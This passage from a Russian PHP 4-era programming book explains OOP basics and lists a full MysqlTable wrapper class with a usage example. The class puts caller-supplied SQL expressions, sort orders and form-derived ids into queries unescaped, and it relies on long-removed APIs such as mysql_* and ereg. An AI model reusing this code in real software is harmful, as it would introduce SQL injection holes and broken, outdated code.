кое-то свойство $this, оно поменялось бы и у $Obj1, но *не* у $Obj2 или других объектов.

В синтаксисе PHP есть один просчет: запись вида

```
$ArrayOfObjects["obj"]->DoIt();
```

считается синтаксически некорректной. Вместо нее применяйте следующие две команды:

```
$obj=&$ArrayOfObjects["obj"]; $obj->DoIt();
```

Внимание

Не забудьте про & сразу после оператора присваивания (то есть создавайте ссылку на элемент массива), иначе метод DoIt() будет вызван *не для самого объекта*, присутствующего в массиве, а для его *копии*, полученной в $obj!

Инициализация объекта. Конструкторы

До сих пор мы не особенно задумывались, каким образом были созданы объекты $Obj1 и $Obj2 и к какой таблице они прикреплены. Однако вполне очевидно, что эти объекты не должны существовать сами по себе — это просто не имеет смысла. Поэтому нам, наравне с уже описанными методами, придется написать еще один — а именно, метод, который бы:

- "привязывал" только что созданный объект-таблицу к таблице в MySQL;
- сбрасывал индикатор ошибок;
- заполнял свойство Fields;
- делал другую работу по инициализации объекта.

Назовем это метод, например, Init():

```
class MysqlTable {
 . . .
 // Привязывает объект-таблицу к таблице с именем $TblName
 function Init($TblName)
 { $this->TableName=$TblName;
 $this->Error=0;
 получаем и заполняем $this->Fields
 }
}
. . .
$Obj=new MysqlTable; $Obj->Init("test");
```

А вдруг между вызовами `new` и `Init()` случайно произойдет обращение к таблице? Или кто-то по ошибке забудет вызвать `Init()` для созданного объекта (что обязательно случится, дайте только время)? Это приведет к непредсказуемым последствиям. Поэтому, как и положено в ООП, мы можем завести метод вместо `Init()`, который будет вызываться автоматически *сразу же* после инструкции `new` и проводить работы по инициализации объекта. Он называется *конструктором*, или инициализатором. Чтобы PHP мог понять, что конструктор следует вызывать автоматически, ему (конструктору) нужно дать то же имя, что и имя класса. В нашем примере это будет выглядеть так:

```
class MysqlTable {
 function MysqlTable($TblName)
 { команды, ранее описанные в Init();
 }
}
$Obj=new MysqlTable("test"); // создаем и сразу же инициализируем объект
```

Обратите внимание на синтаксис передачи параметров конструктору. Если бы мы случайно пропустили параметр `test`, PHP выдал бы сообщение об ошибке. Таким образом, теперь в программе потенциально *не могут* быть созданы объекты-таблицы, ни к чему не привязанные.

Деструктор

По аналогии с конструкторами обычно рассматриваются деструкторы. *Деструктор* — тоже специальный метод объекта, который вызывается при уничтожении этого объекта (например, после завершения программы). Деструкторы обычно выполняют служебную работу — закрывают файлы, записывают протоколы работы, разрывают соединения, "форматируют винчестер" — в общем, *освобождают ресурсы*. К сожалению, из-за "щедрости" PHP на выделение памяти, которая никогда не будет освобождена, деструкторы в нем не поддерживаются. Так что, если вам нужно выполнить нечто необычное после того, как вы перестали использовать какой-то объект, определите в нем метод, который будет это делать, и вызовите его явно.

Наследование

Создание самодостаточных объектов — довольно неплохая идея. Однако это далеко не единственная возможность ООП. Сейчас мы займемся наследованием — одним из основных понятий ООП.

Итак, пусть у нас есть некоторый класс `A` с определенными свойствами и методами. Но то, что этот класс делает, нас не совсем устраивает — например, пусть он выполняет большинство функций, по сути нам необходимых, но не реализует некоторых других. Зададимся целью создать новый класс `B`, как бы "расширяющий" возможно-

сти класса A, добавляющий ему несколько новых свойств и методов. Сделать это можно двумя принципиально различными способами. Первый выглядит примерно так:

```
class A {
 function TestA() { ... }
 function Test() { ... }
}
class B {
 var $a; // объект класса A
 function B(параметры_для_A, другие_параметры)
 { $a=new A(параметры_для_A);
 инициализируем другие поля B
 }
 function TestB() { ... }
 function Test() { ... }
}
```

Поясню: в этой реализации объект класса B содержит в своем составе подобъект класса A в качестве свойства. Это свойство — лишь "частичка" объекта класса B, не более того. Подобъект не "знает", что он в действительности не самостоятелен, а содержится в классе B, поэтому не может предпринимать никаких действий, специфичных для этого класса.

Но вспомним, что мы хотели получить *расширение* возможностей класса A, а не нечто, содержащее объекты A. Что означает "расширение"? Лишь одно: мы бы хотели, чтобы везде, где допустима работа с объектами класса A, была допустима и работа с объектами класса B. Но в нашем примере это совсем не так.

- Мы не видим явно, что класс B лишь расширяет возможности A, а не является отдельной сущностью.
- Мы должны обращаться к "части A" класса B через `$obj->a->TestA()`, а к членам самого класса B как `$obj->TestB()`. Последнее может быть довольно утомительным, если, как это часто бывает, в B будет использоваться очень много методов из A и гораздо меньше — из B. Кроме того, это заставляет нас постоянно помнить о внутреннем устройстве класса B.

Впрочем, такой способ расширения также иногда находит применение. Мы поговорим об этом чуть позже. А пока рассмотрим, что же представляет собой *наследование* (или *расширение возможностей*) классов.

```
class B extends A {
 function B(параметры_для_A, другие_параметры)
 { $this->A(параметры_для_A);
 инициализируем другие поля B
```

```
 }
 function TestB() { ... }
 function Test() { ... }
}
```

Ключевое слово `extends` говорит о том, что создаваемый класс является лишь "расширением" класса `A`, и не более того. То есть `B` содержит те же самые свойства и методы, что и `A`, но, помимо них и еще некоторые дополнительные, "свои".

Теперь "часть `A`" находится прямо внутри класса `B` и может быть легко доступна, наравне с методами и свойствами самого класса `B`. Например, для объекта `$obj` класса `B` допустимы выражения `$obj->TestA()` и `$obj->TestB()`. Итак, мы видим, что, действительно, класс `B` является воплощением идеи "расширение функциональности класса `A`". Обратите также внимание: мы можем теперь забыть, что `B` унаследовал от `A` некоторые свойства или методы — снаружи все выглядит так, будто класс `B` реализует их *самостоятельно*.

Замечание

Немного о терминологии: принято класс `A` называть *базовым*, а класс `B` — производным от `A`. Иногда базовый класс также называют *суперклассом*, а производный — *подклассом*.

Зачем может понадобиться наследование? Например, мы написали класс Mysql-таблицы и хотели бы дополнительно иметь класс `Guestbook` (гостевая книга). Очевидно, в классе `Guestbook` будет много методов, которые нужны для того же, что и методы из `MysqlTable`, поэтому было бы разумным сделать его производным от `MysqlTable`:

```
class Guestbook extends MysqlTable {
 . . .
 методы и свойства, которых нет в MysqlTable
 и которые относятся к гостевой книге
}
```

Многие языки программирования поддерживают множественное наследование (то есть такое, когда, скажем, класс `B` наследует члены не одного, а сразу нескольких классов — например, `A` и `Z`). К сожалению, в PHP таких возможностей нет.

Полиморфизм

Полиморфизм (многоформенность) — это, я бы сказал, одно из интересных следствий идеи наследования. В общих словах, *полиморфность* класса — это его способность использовать функции производных от него классов, даже если на момент определения еще неизвестно, *какой именно класс* будет включать его в качестве базового и, тем самым, становиться от него производным.

Вернемся к нашему предыдущему примеру с классами A и B.

```
class A {
 // Выводит, функция какого класса была вызвана
 function Test() { echo "Test from A\n"; }
 // Тестовая функция — просто переадресует на Test()
 function Call() { Test(); }
}
class B extends A {
 // Функция Test() для класса B
 function Test() { echo "Test from B\n"; }
}
$a=new A();
$b=new B();
```

Давайте рассмотрим следующие команды:

```
$a->Call(); // напечатается "Test from A"
$b->Test(); // напечатается "Test from B"
$b->Call(); // Внимание! Напечатается "Test from B"!
```

Обратите внимание на последнюю строчку: вопреки ожиданиям, вызывается *не* функция `Test()` из класса `A`, а функция из класса `B`! Складывается впечатление, что `Test()` из `B` просто *переопределила* функцию `Test()` из `A`. Так оно на самом деле и есть. Функция, переопределяемая в производном классе, называется *виртуальной*.

Механизм виртуальных функций позволяет нам, например, "подсовывать" функциям, ожидающим объект одного класса, объект другого, производного, класса. Еще один классический пример — класс, воплощающий собой свойства геометрической фигуры, и несколько производных от него классов — квадрат, круг, треугольник и т. д. Базовый класс имеет виртуальную функцию `Draw()`, которая заставляет объект нарисовать самого себя. Все производные классы-фигуры, разумеется, переопределяют эту функцию (ведь каждую фигуру нужно рисовать по-особому). Также у нас есть массив фигур, причем мы не знаем, каких именно. Зато, используя полиморфизм, мы можем, не задумываясь, перебрать все элементы массива и вызвать для каждого из них метод `Draw()` — фигура сама "решит", какого она типа и как ее рисовать.

В нашем классе `MysqlTable`, который мы еще только-только наметили, идея полиморфизма найдет свое применение. И вот зачем. Мы проектируем класс так, чтобы другие классы, которые он будет использовать, подключали его к себе как производный. Тем самым они наследуют все свойства `MysqlTable` и добавляют некоторые свои. Например, класс `Guestbook`, реализующий гостевую книгу, может быть производным от `MysqlTable` и "расширять" его некоторыми дополнительными функциями — например, проверкой орфографии во введенном сообщении или же контролем, имеет ли право тот или иной пользователь писать в книгу (или он "отключен" за использование ненормативной лексики). Кроме того, прежде чем помещать данные в

MySQL-таблицу, наверное, разумным будет их немного "почистить" — убрать лишние пробелы, HTML-тэги и т. д. Конечно, такой корректировке должны быть подвержены все поля книги. Поэтому класс `MysqlTable` перед помещением очередной записи в таблицу будет вызывать виртуальную функцию `PreModify()`, передавая ей в параметрах запись, которая должна быть откорректирована. Естественно, в классе `Guestbook` эта функция должна переопределяться — так, чтобы выполнять требуемые действия по коррекции записи перед ее занесением в таблицу. Конечно, класс `MysqlTable` не "знает", как именно будет переопределена `PreModify()` в производном от него классе, поэтому сам он содержит функцию `PreModify()`, не делающую ничего (то есть с пустым телом).

Примечание

Думаю, если вы слышите об ООП впервые, это объяснение будет для вас как китайская грамота. В то же время знатоки сочтут его слишком простым, чтобы быть достойным этой книги. К сожалению, так получается всегда, когда пытаешься сжатым языком рассказать о чем-то нетривиальном. А я тем временем еще раз настоятельно рекомендую вам прочитать учебник по ООП, коим ни в коей мере не является эта книга.

Полноценный класс таблицы MySQL

Я ранее обещал, что в каждой главе *части V* книги обязательно будет присутствовать пример нетривиального кода на PHP, который (или идеи из которого) вы сможете использовать в своих программах. На этот раз "исходник" оказался особенно большим, но это с лихвой оправдывается его функциональностью. Сейчас мы с вами разработаем полноценный класс, который существенно облегчает работу с таблицей MySQL, в значительной степени абстрагируя программиста не только от специфики этой СУБД, но и вообще от сложностей SQL-запросов. С помощью этого класса даже начинающий программист сможет построить форум, гостевую книгу, да и вообще любую программу, которая требует структурированного хранилища данных большого объема. Правда, для того, чтобы извлекать максимальную выгоду из использования класса, придется разобраться в механизме наследования, вкратце описанном чуть выше. Впрочем, класс прекрасно работает и сам по себе. Вот его некоторые отличительные черты.

- Кодирование и декодирование данных производится автоматически. Программисту не нужно заботиться о том, чтобы ставить слэши перед апострофами и другими специальными символами. Все, что от него требуется, — передать той или иной функции массив, представляющий собой запись.
- Таблица является с точки зрения программиста набором записей *совершенно произвольной* структуры (с произвольным числом полей). При создании таблицы указываются лишь ее *несущие* поля, по которым можно в будущем вести поиск, сортировку и т. д. Все остальные поля перед помещением записи в таблицу

подвергаются сериализации, а при чтении из таблицы — восстановлению, "прозрачно" для вызывающей программы.

- В то же время имеется возможность добавления/удаления несущих столбцов "на лету", т. е. без какого бы то ни было специального запроса пользователя. Достаточно изменить список несущих полей при создании/открытии таблицы. Класс сам определяет, что именно изменилось, и применяет соответствующие действия по корректировке (вызывает нужные команды SQL).
- Поддерживается одно автоинкрементное поле с именем `id`, которое автоматически проставляется у записи при ее добавлении в таблицу. Указывать его в списке несущих полей не надо.
- Имеется набор стандартных операций, которые можно производить с таблицей: ее создание и удаление, вставка новой записи, обновление записи, удаление записей, выборка указанного числа записей с сортировкой. Кроме того, поддерживаются дополнительные операции, такие как подсчет числа записей, удовлетворяющих запросу, и получение всех уникальных значений в указанном столбце таблицы.
- Для каждой таблицы можно хранить один дополнительный блок информации любой структуры (например, это может быть даже многомерный ассоциативный массив). Выборка и запись этого блока осуществляются методами `GetInfo()` и `SetInfo()`. Блок информации нельзя получить никак иначе, кроме как посредством этих двух функций (он "не виден" даже для функции выборки).
- Для убыстрения работы программист может назначить для тех или иных столбцов таблицы режим индексирования (при использовании индекса MySQL тратит значительно меньше времени на поиск данных). Индексы, как и несущие поля, вставляются и удаляются автоматически при изменении параметров вызова конструктора. Помните, что хотя они и убыстряют работу, но зато занимают на диске довольно много места.

У этого класса есть один небольшой недостаток, который заставляет применять его аккуратно. Так как количества и размеры полей при вставке могут быть любыми, то злоумышленник может быстро "забить" таблицу разного рода "мусором". Например, если таблица используется как хранилище для гостевой книги, то он может видоизменить форму отправки сообщения и вставить туда какое-нибудь текстовое поле, предварительно поместив в него пару мегабайтов текста. Чтобы избежать этой потенциальной "дыры" в защите, рекомендуется перед вставкой записи в таблицу проверять, какой объем она занимает в сериализованном виде, и в случае превышения определенного числа байтов выводить предупреждение и завершать сценарий по `die()`. Думаю, читатель сам без труда добавит такую возможность в свои сценарии или же прямо в класс `MysqlTable`.

Согласитесь, не так уж и мало для каких-то четырехсот строчек кода..... Листинг 31.2 представляет собой исходный текст библиотеки, реализующей наш класс. Она предполагает, что соединение с MySQL уже открыто и выбрана верная текущая база данных.

Листинг 31.2. Полноценный класс MySQL-таблицы

```
<?
// MysqlTable — "прозрачная работа" с таблицей MySQL.
// Класс MysqlTable обычно делают базовым для какого-нибудь
// другого класса (например, CGuestBook), и переопределяют
// нужные функции.
// Поле для хранения сериализованных полей (снаружи "не видно")
define("DataField","__data__");
//****************** Вспомогательные функции ******************
// Если переменная пуста, инициализирует ее
function Def0(&$st,$def) { if(!isSet($st)||$st=="") $st=$def; }
// Подготавливает строку двоичных данных для помещения в таблицу.
function Apostrophs(&$st)
{ $st=str_replace(chr(0),"\\0",$st);
 $st=ereg_replace("\\\\","\\\\",$st);
 $st=ereg_replace("'","\\'",$st);
 return $st;
}
// Упаковывает объект и превращает его в строку.
function SqlPack(&$obj)
{ $s=Serialize($obj); return Apostrophs($s); }
// Распаковывает строку и создает объект.
function SqlUnpack(&$st) { return Unserialize($st); }
//*************************************************************
//*** Далее идет описание класса таблицы.
// Каждая запись таблицы, помимо тех полей, которые указаны в
// конструкторе, будет иметь еще два поля — id (уникальный
// идентификатор записи) и __data__ (упакованный массив
// всех остальных полей). Кроме того, в запись можно вводить
// произвольные поля — они тоже будут сохраняться, но по
// ним нельзя будет вести поиск (предложение "select"),
// потому что эти поля будут автоматически сериализованы при
// добавлении/изменении записи и распакованы при извлечении.
class MysqlTable {
//*** Внутренние переменные
var $TableName; // имя таблицы
var $UniqVars; // список уникальных полей (имя=1, имя=1...)
var $Index; // для этих полей построены индексы (имя=1, имя=1...)
```

```
var $Fields; // все физические поля таблицы (имя=тип, имя=тип...)
var $Error; // текст последней ошибки ("", если нет)
var $JustCreated; // 1, если таблица была создана, а не загружена
//*** Внутренние функции
// Упаковывает поля массива в строку, за исключением тех, которые
// сами являются непосредственными полями в базе данных.
function _PackFields(&$Hash)
{ $Data=array();
 foreach($Hash as $k=>$v) if($k!=DataField)
 if(!isSet($this->Fields[$k])) $Data[$k]=$v;
 return Serialize($Data);
}
// Виртуальная функция производного класса вызывается ПЕРЕД любым
// занесением данных в таблицу (добавлением и обновлением). То есть
// она предназначена для "прозрачной" автоматической генерации некоторых
// полей записи (например, времени ее изменения) в производном классе
// перед ее сохранением.
// Можно, к примеру, в таблице держать какую-нибудь дату в формате
// SDN, а "делать вид", что она хранится в обычном представлении
// "дд.мм.гггг".
// Если эта функция возвратит 0, то операция закончится с ошибкой.
function PreModify(&$Rec) { return 1; }
// Виртуальная функция вызывается ПОСЛЕ выборки записи из таблицы, а
// также в конце модификации записи. То есть она предназначена для
// "прозрачной" модификации только что полученной из таблицы записи.
// Возвращаясь к предыдущему примеру, мы можем при извлечении записи
// из таблицы STM-поле преобразовать в "дд.мм.гггг", и "никто ничего
// не заметит".
function PostSelect(&$Rec) { return; }
// Возвращает имя таблицы
function GetTableName() { return $this->TableName; }
// Возвращает результат запроса select. В дальнейшем этот результат
// (дескриптор) будет, скорее всего, обработан при помощи GetResult().
// $Expr — выражение SQL, по которому будет идти выборка
// $Order — правила сортировки (по умолчанию — по убыванию id)
function TableSelectQuery($Expr="",$Order="id desc")
{ $this->Error="";
 if(!$Expr) $Expr="1=1";
 $r=mysql_query("select * from ".$this->TableName.
```

```
 " where ($Expr) and (id>1) order by $Order");
 if(!$r) { $this->Error=mysql_error(); return; }
 return $r;
}
function SelectQuery($Expr="",$Order="id desc")
{ return $this->TableSelectQuery($Expr,$Order); }
// Возвращает результат предыдущего запроса select (точнее, очередную
// найденную запись) в виде распакованного (!) массива. Если
// SelectQuery() нашла несколько записей, то, последовательно вызывая
// GetResult(), можно считать их все. Метод делает всю "черную" работу
// по сериализации. Еще раз: если у результата несколько строк, то метод
// возвращает очередную. Если строки кончились, возвращает "".
// Чаще всего в вызове этой функции (и функции SelectQuery) нет
// необходимости — можно воспользоваться методом Select(), который по
// запросу сразу возвращает массив со всеми обработанными результатами!
function TableGetResult($r)
{ $this->Error="";
 // Выбираем очередную строку в виде массива
 if($r) $Result=mysql_fetch_array($r);
 else $this->Error=mysql_error();
 if(!@is_array($Result)) return;
 // Перебираем все поля таблицы и записываем их в массив $Hash
 $Hash=array();
 foreach($this->Fields as $k=>$i)
 if(isSet($Result[$k])) $Hash[$k]=$Result[$k];
 // Распаковываем поле с данными
 $Hash+=SqlUnpack($Hash[DataField]); unSet($Hash[DataField]);
 $this->PostSelect($Hash);
 // Все сделано
 return $Hash;
}
function GetResult($r) { return $this->TableGetResult($r); }
// Примечание: мы используем две функции, из которых GetResult()
// просто является синонимом для TableGetResult(), чтобы позволить
// производному классу вызывать функции MysqlTable, даже если они
// переопределены в нем. К сожалению, в PHP это единственный метод
// добиться цели.
// Аналог mysql_num_rows()
function GetNumRows($r) { return mysql_num_rows($r); }
```

```
// Аналог mysql_data_seek(). После вызова этой функции указатель на
// дескриптор $r "перескочит" на найденную запись номер $to, после
// чего GetResult() ее и возвратит.
function DataSeek($r,$to) { return mysql_data_seek($r,$to); }

// Создает или загружает таблицу по имени $Name.
// $Fields — список полей базы. Именно по ним в дальнейшем можно
// будет вести поиск и строить индекс. Кроме того, в запись можно будет
// добавлять ЛЮБЫЕ другие переменные, но они будут сериализованы, а
// потом восстановлены. Формат списка: массив с ключами — именами
// переменных и значениями — их типами. Если $Fields — не массив, то
// считается, что таблица открывается такой, какой она есть. В противном
// случае производится проверка: не добавились или не удалились ли какие-
// то поля или индексы и, если это так, то выполняется соответствующая
// модификация таблицы (кстати, это процесс довольно длительный).
// ВНИМАНИЕ: если в таблице было какое-то поле, которое сериализуется, то
// в будущем при добавлении этого поля к $Fields оно НЕ будет
// автоматически переведено в ранг несущих, т. е. попросту
// пропадет (и наоборот).
// РЕКОМЕНДАЦИЯ: перечисляйте в $Fields те поля, для которых вы ТОЧНО
// уверены, что они будут всегда присутствовать в базе, а также те,
// по которым нужно будет вести поиск, строить индекс и использовать
// distinct.
// $Index — по каким полям нужно строить индекс. Индекс несколько
// увеличивает размер базы, но зато вырастает скорость поиска по ней
// (точнее, по тем полям, для которых используется индекс). Ключи — имена
// столбцов, значения — "размер" индекса (0, если по умолчанию, что чаще
// всего наиболее разумно)
function MysqlTable($Name,$Fields="",$Index="")
{ $this->TableName=$Name; $this->Error="";
 if(is_array($Fields)) {
 foreach($Fields as $k=>$v)
 if(!eregi("not null",$v)) $Fields[$k]=$v." not null";
 $Fields=array("id"=>"int auto_increment primary key")
 +$Fields+array(DataField=>"mediumblob");
 }
 Def0($Index,array());
 // Считываем из таблицы поле с ее параметрами
 $this->Fields=array(DataField=>"mediumblob");
```

```
$Data=$this->TableGetResult(
mysql_query("select ".DataField." from $Name where id=1")
);
// Если таблица существует, то запрос окончится успешно.
// В этом случае нужно проверить, не изменилась ли таблица с момента
// последнего обращения, и если это так, то подкорректировать ее.
if(@is_array($Data)) {
if(!is_array($Fields)) {
$this->Error="Couldn't create table: no fields specified";
return;
}
Def0($Data["Fields"],array());
Def0($Data["Index"],array());
//** Возможно, что-то изменилось. Тогда выполняем alter table.
//1. Добавились поля?
$Lst=array();
foreach($Fields as $k=>$v) {
       if(!isSet($Data["Fields"][$k])) $Lst[]="add $k $v";
else if($Data["Fields"][$k]!=$v) $Lst[]="change $k $k $v";
}
//2. Удалились поля?
foreach($Data["Fields"] as $k=>$v)
if(!isSet($Fields[$k])) $Lst[]="drop $k";
//3. Добавились индексы?
foreach($Index as $k=>$v) if(!isSet($Data["Index"][$k]))
$Lst[]="add index index_$k ($k".($v!=0?" ($v)":").")";
//4. Удалились индексы?
foreach($Data["Index"] as $k=>$v)
if(!isSet($Index[$k])) $Lst[]="drop index index_$k";
if(count($Lst)) {
       PrintDump($Lst);
if(!mysql_query("alter table $Name ".implode($Lst,","))) {
$this->Error=mysql_error();
return;
}
$Changed=1;
}
$this->JustCreated=0;
} else {
```

```
 // Необходимо создать таблицу.
 // BugFix by DM: При создании новой таблицы необходимо очистить
 // переменную Error, иначе в ней остается ошибка от попытки
 // чтения полей.
 $this->Error="";
 $Lst=array();
 foreach($Fields as $k=>$v) $Lst[]="$k $v";
 foreach($Index as $k=>$v)
 $Lst[]="index index_$k ($k".($v!=0?" ($v)":").")";
 if(!mysql_query("create table $Name (".implode($Lst,",").")")) {
 $this->Error=mysql_error();
 return;
 }
 $this->JustCreated=1;
 }
 // Сохраняем информацию о таблице, если она поменялась
 if(!empty($Changed)||$this->JustCreated) {
 $Data["Fields"]=$Fields;
 $Data["Index"]=$Index;
 Def0($Data["Info"],array()); // Информации не было — делаем пустой
 $Data=SqlPack($Data);
 if($this->JustCreated) {
 $Result=mysql_query("insert into $Name(id,".DataField.")
 values(1,'$Data')");
 } else {
 $Result=mysql_query("update $Name set ".DataField.
 "='$Data' where id=1");
 }
 if(!$Result) { $this->Error=mysql_error(); return; }
 }
 $this->Fields=$Fields;
 $this->Index=$Index;
}

// Записывает в таблицу информацию, общую для всей таблицы. Эта
// информация может быть получена потом только при помощи метода
// GetInfo(), и никак иначе. Например, если таблица используется для
// гостевой книги, мы можем сюда записывать какие-нибудь параметры этой
// книги — скажем, имя и пароль владельца. $Inf может быть чем угодно —
```

```
// даже массивом.
function TableSetInfo($Inf)
{ $this->Error="";
 // Читаем информационную запись
 $r=mysql_query("select ".DataField." from ".
        $this->TableName." where id=1");
 if(!($Data=$this->GetResult($r))) return;
 // Устанавливаем поле Info
 $Data["Info"]=$Inf;
 $Data=SqlPack($Data);
 // Сохраняем результат
 if(!mysql_query("update ".$this->TableName.
 " set ".DataField."='$Data' where id=1"))
 { $this->Error=mysql_error(); return; }
 return 1;
}
function SetInfo($Inf) { return $this->TableSetInfo(&$Inf); }
// Возвращает информацию о таблице, ранее занесенную в нее при помощи
// SetInfo. Если информация не была занесена, возвращает пустой массив.
function TableGetInfo()
{ $this->Error="";
 // Читаем информационную запись
 $r=mysql_query("select * from ".$this->TableName." where id=1");
 // Если что-то не в порядке, GetResult установит поле Error у объекта
 if(!($Data=$this->GetResult($r))) return array();
 if(!@is_array($Data["Info"])) $Data["Info"]=array();
 return $Data["Info"];
}
function GetInfo() { return $this->TableGetInfo(); }
// Уничтожает таблицу. Осторожно! Таблица удаляется без всяких
// предупреждений!!!
function TableDrop()
{ $this->Error="";
 if(!mysql_query("drop table ".$this->TableName)) {
 $this->Error=mysql_error();
        return 0;
 }
 return 1;
}
```

```
function Drop() { return $this->TableDrop(); }
// Добавляет запись $Rec (обычно это ассоциативный массив с некоторыми
// установленными полями) в таблицу. Автоматически у нее проставляется
// id, а также проверяется, уникальны ли у записи те поля, которые должны
// быть уникальными (указываются в конструкторе). Возвращает 1 в случае
// успеха, при этом в $Rec содержится окончательно сформированная
// запись.
function TableAdd(&$Rec)
{ $this->Error="";
 if(!$this->PreModify($Rec)) return 0;
 // Иначе все в порядке. Добавляем запись.
 $Rec[DataField]=$this->_PackFields($Rec);
 // Составляем список имен полей и их значений
 $LNames=$LVals=array();
 foreach($this->Fields as $name=>$type) {
 $LNames[]=$name;
 $LVals[]="'".Apostrophs($Rec[$name])."'";
 }
 $LNames=implode($LNames,",");
 $LVals=implode($LVals,",");
 unSet($Rec[DataField]);
 // Добавляем
 if(!mysql_query("insert into ".$this->TableName.
 "($LNames) values($LVals)"))
 { $this->Error=mysql_error(); return 0; }
 $Rec["id"]=mysql_insert_id();
 $this->PostSelect($Rec);
 return 1;
}
function Add(&$Rec) { return $this->TableAdd(&$Rec); }

// Удаляет из таблицы записи, удовлетворяющие выражению $Expr.
// Например: $Tbl->Delete("(id=$id) or (id=0)");
function TableDelete($Expr)
{ $this->Error="";
 if(!mysql_query("delete from ".$this->TableName.
 " where ($Expr) and (id>1)"))
 { $this->Error=mysql_error(); return 0; }
 return 1;
```

```
}
function Delete($Expr) { return $this->TableDelete($Expr); }

// Возвращает массив записей (ключ — id, значение — запись). В массив
// будет занесено не более $Num записей. Для каждой записи
// вызывается PostSelect()!
function TableSelect($Expr="",$Num=100000,$Order="id desc")
{ $this->Error="";
 // Выполнить запрос
 $r=$this->SelectQuery($Expr,$Order); if(!$r) return 0;
 // Цикл по найденным записям
 for($i=0,$Found=array(); $i<$Num&&($Rec=$this->GetResult($r)); $i++)
 $Found[$Rec["id"]]=$Rec;
 return $Found;
}
function Select($Expr="",$Num=100000,$Order="id desc")
{ return $this->TableSelect($Expr,$Num,$Order); }
// Обновляет запись в таблице, при этом запись $Upd изменяется и
// становится фактически такой, как она будет выглядеть после обновления.
// То есть к ней могут добавиться новые поля из таблицы. Если записи с
// таким id нет (когда $id не указан в параметрах, его значение берется
// равным $Upd["id"]), то генерируется ошибка!
// Возможно, в записи $Upd не задан идентификатор id (это бывает, если
// мы только что получили данные из формы). В этом случае можно этот
// идентификатор передать через $id.
// Итак, при обновлении id НЕ МЕНЯЕТСЯ по определению (в отличие от
// ДОБАВЛЕНИЯ, когда id всегда проставляется)!
function TableUpdate(&$Upd,$id=0)
{ $this->Error="";
 // Если задан $id, то устанавливаем в записи этот идентификатор
 if($id) $Upd["id"]=$id;
 // Загружаем старую запись. Она должна быть одна.
 $r=$this->SelectQuery("id=".$Upd["id"]);
 $Rec=$this->GetResult($r);
 // Если не удалось, значит, неверное обновление — записи
 // еще не существует
 if(!$Rec) { $this->Error="NotExists"; return 0; }
 // Иначе все в порядке — добавляем. Сначала обновляем
 // поля и упаковываем переменные
```

```
 $Rec=$Upd+$Rec; $Upd=$Rec;
 if(!$this->PreModify($Rec)) return 0;
 $Rec[DataField]=$this->_PackFields($Rec);
 // Затем составляем список полей для обновления
 $Lst=array();
 foreach($this->Fields as $name=>$type)
 $Lst[]="$name='".Apostrophs($Rec[$name])."'";
 $Lst=implode($Lst,",");
 // Выполняем запрос
 if(!mysql_query("update ".$this->TableName.
 " set $Lst where id=".$Rec["id"]))
 { $this->Error=mysql_error(); return 0; }
 $this->PostSelect($Rec);
 return 1;
}
function Update(&$Upd,$id=0) { return $this->TableUpdate(&$Upd,$id); }
// Возвращает число записей, удовлетворяющих выражению $Expr.
// Если $Expr не задано, возвращает число ВСЕХ записей.
function TableGetCount($Expr="")
{ $this->Error="";
 if(!$Expr) $Expr="1=1";
 $r=mysql_query("select count(if(($Expr) and (id>1),1,NULL)) from ".
 $this->TableName);
 if(!$r) { $this->Error=mysql_error(); return 0; }
 $a=mysql_fetch_array($r);
 return $a[0];
}
function GetCount($Expr="") { return $this->TableGetCount($Expr); }
// Возвращает СПИСОК всех уникальных значений поля $field
// в таблице, удовлетворяющих тому же условию $Expr.
// ВНИМАНИЕ: эта функция работает лишь тогда, когда поле $field
// присутствовало среди полей $Fields при вызове конструктора.
// В противном случае генерируется ошибка.
// Рекомендуется при создании таблицы для поля $field создать индекс.
function TableGetDistinct($field,$Expr="")
{ $this->Error="";
 if(!$Expr) $Expr="1=1";
 $r=mysql_query("select distinct $field from ".
```

```
 $this->TableName." where ($Expr) and (id>1)");
 // distinct НЕ работает вместе с order by! Почему — неясно...
 if(!$r) { $this->Error=mysql_error(); return 0; }
 for($Arr=array(),$i=0,$n=mysql_num_rows($r); $i<$n; $i++)
 $Arr[]=mysql_result($r,$i,0);
 return $Arr;
}
function GetDistinct($field,$Expr="")
{ return $this->TableGetDistinct($field,$Expr); }
}; // Конец класса
?>
```

А вот пример применения этого класса (листинг 31.3). Делает он следующее: открывает таблицу в некоторой базе данных (если таблицы с таким именем не существует, создает ее) и добавляет одну пробную запись.

Листинг 31.3. Пример использования класса `MysqlTable`

```
<?
include "librarian.phl"; // подключаем библиотекарь
Uses("MysqlTable"); // подключаем модуль с классом таблицы
// Устанавливаем соединение с базой данных
mysql_connect("localhost");
mysql_select_db("test");
// Открываем таблицу
$t=new MysqlTable("test",array("t"=>"int"));
// Добавляем запись
$d=array("t"=>time());
$t->Add($d);
// Работаем с блоком информации
$Inf=$t->GetInfo();
$Inf["a"]=@$Inf["a"]+1;
$Inf["b"]=@$Inf["b"]+10;
echo $Inf["a"]," ",$Inf["b"],"<br>";
$t->SetInfo($Inf);
// Выбираем все записи и выводим их
$d=$t->Select();
foreach($d as $id=>$Data) {
 echo "$id: ".$Data['t']."<br>";
```

```
}
?>
```

Попробуйте запустить этот сценарий (естественно, сделав так, чтобы ему был доступен библиотекарь), а затем понажимать кнопку **Обновить** в браузере. Вы должны увидеть, что информация действительно накапливается в базе данных.

Копирование объектов

Так уж устроен PHP, что в нем все переменные, в том числе и объекты (а что такое объект, как не переменная определенного класса?), всегда рассматриваются как простой набор значений и *копируются целиком*. Например, если у нас есть громадный массив `$A` и мы выполняем оператор `$B=$A`, то все содержимое `$A` будет скопировано в `$B` один-в-один. Возможно, это как раз то, что и требуется, но вот с объектами сложных классов все обстоит совсем иначе. Предположим, например, что мы выполнили команды:

```
$Obj1=new MysqlTable("test");
$Obj2=$Obj1;
$Obj1->Drop();
```

Объект-таблица `$Obj1` благополучно уничтожится и пометит в своих свойствах, что он уничтожен, и больше использоваться не должен, но вот `$Obj2` об этом и не "догадается". `$Obj2` по-прежнему будет "считать", что он — "единственный и неповторимый" объект, привязанный к существующей таблице `test`, и будет честно пытаться выполнить с ней какие-то операции по запросам.

Этого, к сожалению, нельзя избежать в PHP. А именно, мы не можем никак контролировать процесс копирования объектов. И в этом — безусловная слабость PHP. Так что будьте особенно бдительны.

Ссылки и интерфейсы

